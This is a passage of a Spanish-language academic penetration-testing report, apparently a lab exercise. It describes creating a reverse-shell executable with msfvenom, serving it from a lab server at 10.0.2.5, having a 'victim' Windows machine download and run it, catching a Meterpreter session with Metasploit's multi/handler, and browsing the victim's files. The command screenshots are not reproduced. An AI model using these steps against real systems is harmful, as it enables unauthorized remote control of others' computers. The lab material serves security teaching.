
Figura 36. Uso de MSFVENOM.



Fuente: Propia.


En la Figura 37, se nos muestra un listado de Payloads disponibles, la elección del Payloads a utilizar, debe realizarse basados en las condiciones del ataque a realizar y las de la Máquina víctima en en el caso propuesto.

Figura 37. Lista de Payloads, asociados al Sistemas Operativo Windows.[24]



Fuente: Propia.

Figura 38. Creación de Payload a utilizar en el ataque a la Máquina víctima.




Fuente: Propia.

[24] HackTricks. MSFVenom. Cheatsheet. Sintaxis de Payloads para Windows. Consultado el 28 de marzo de 2024, https://www.google.com/search?q=msfvenom+cheat+sheet&sca_esv=be2d3384baa617c2&rlz=1C1ONGR_enCO1096CO1096&sxsrf=ACQVn09uSz4MiDnvUMNOXZcYe_ApLB7OAA%3A1712689569500&ei=oZEVZu2aHvKEwbkPw8S64Ak&oq=msfvenom+&gs_lp=Egxnd3Mtd2l6LXNlcnAiCW1zZnZlbm9tICoCCAAyChAjGIAEGIoFGCcyChAjGIAEGIoFGCcyChAAGIAEGIoFGEMyChAAGIAEGIoFGEMyBRAAGIAEMgUQABiABDIFEAAYgAQyDRAAGIAEGIoFGEMYxwMyChAAGIAEGBQYhwIyChAAGIAEGBQYhwJIkBtQqAFYqAFwAXgBkAEAmAHEAaABxAGqAQMwLjG4AQPIAQD4AQGYAgKgAtEBwgIHECMYsAMYJ8ICChAAGEcY1gQYsAOYAwCIBgGQBggSBwUxLjAuMaAH2gc&sclient=gws-wiz-serp#ip=1

En la Figura 39, podemos observar el proceso de creación de un Payload, que nos permitirá ejecutar un ataque por Shell inversa desde la Máquina objetivo.

Este Payload, se crea como un archivo ejecutable llamado “PoC_cedulasestudiantes.exe”, el cual quedará en la ruta “/home/kali/Desktop/”; el archivo en mención tiene un tamaño de: 510 bytes.


Figura 39. Archivo PoC__cedulasestudiantes.exe.



Fuente: Propia.


Con el fin de descargar el archivo ejecutable “PoC_cedulasestudiantes.exe”, abriremos un Servidor, Figura 40 y 41, el cual se podrá conectar posteriormente la víctima, para descargar dicho archivo.

Figura 40. Servidor montado y a la espera.



Fuente: Propia.


Figura 41. Conexión al Servidor en la IP 10.0.2.5/Desktop.



Fuente: Propia.

Se realiza la descarga del Archivo ejecutable “PoC_cedulasestudiantes.exe”, desde el Servidor en la IP 10.0.2.5, hasta la Carpeta Descargas de la Máquina víctima, Figura 42.


Figura 42. Descarga Archivo “PoC_cedulaestudiante.exe”.



Fuente: Propia.


En la consola de Kali Linux, iniciaremos el Metasploit Framework y configuraremos el exploit que quedará a la escucha y espera de la conexión inversa desde el objetivo, podemos observar este proceso en las Figuras 43, 44, 45, 46.

Figura 43. Uso del exploit: multi/handler.




Fuente: Propia.

Figura 44. Configuración Payload: “windows/meterpreter/reverse_tcp”.




Fuente: Propia.

Figura 45. Verificación de las Opciones del exploit y el Payload; lanzamiento del exploit.



Fuente: Propia.


Figura 46. Apertura del Archivo ejecutable “PoC_cedulaestudiantes.exe”.



Fuente: Propia.


En las Figuras 47 y 48, podemos observar el proceso de ejecución del archivo ejecutable desde el servidor instalado en la máquina atacante y la conexión inversa (Meterpreter).

Figura 47. Ejecución del Archivo “PoC_cedulaestudiantes.exe”.



Fuente: Propia.


Figura 48. Establecimiento de la conexión inversa.



Fuente: Propia.

A partir de la Figura 49, podremos observar el proceso de navegación a través de los archivos y directorios de la máquina víctima, desde la máquina atacante Kali Linux, a partir del uso de diferentes comandos en la consola.

Figura 49. Ejecución de Instrucciones “sysinfo”, “Shell”, y “dir”, desde la Máquina atacante.

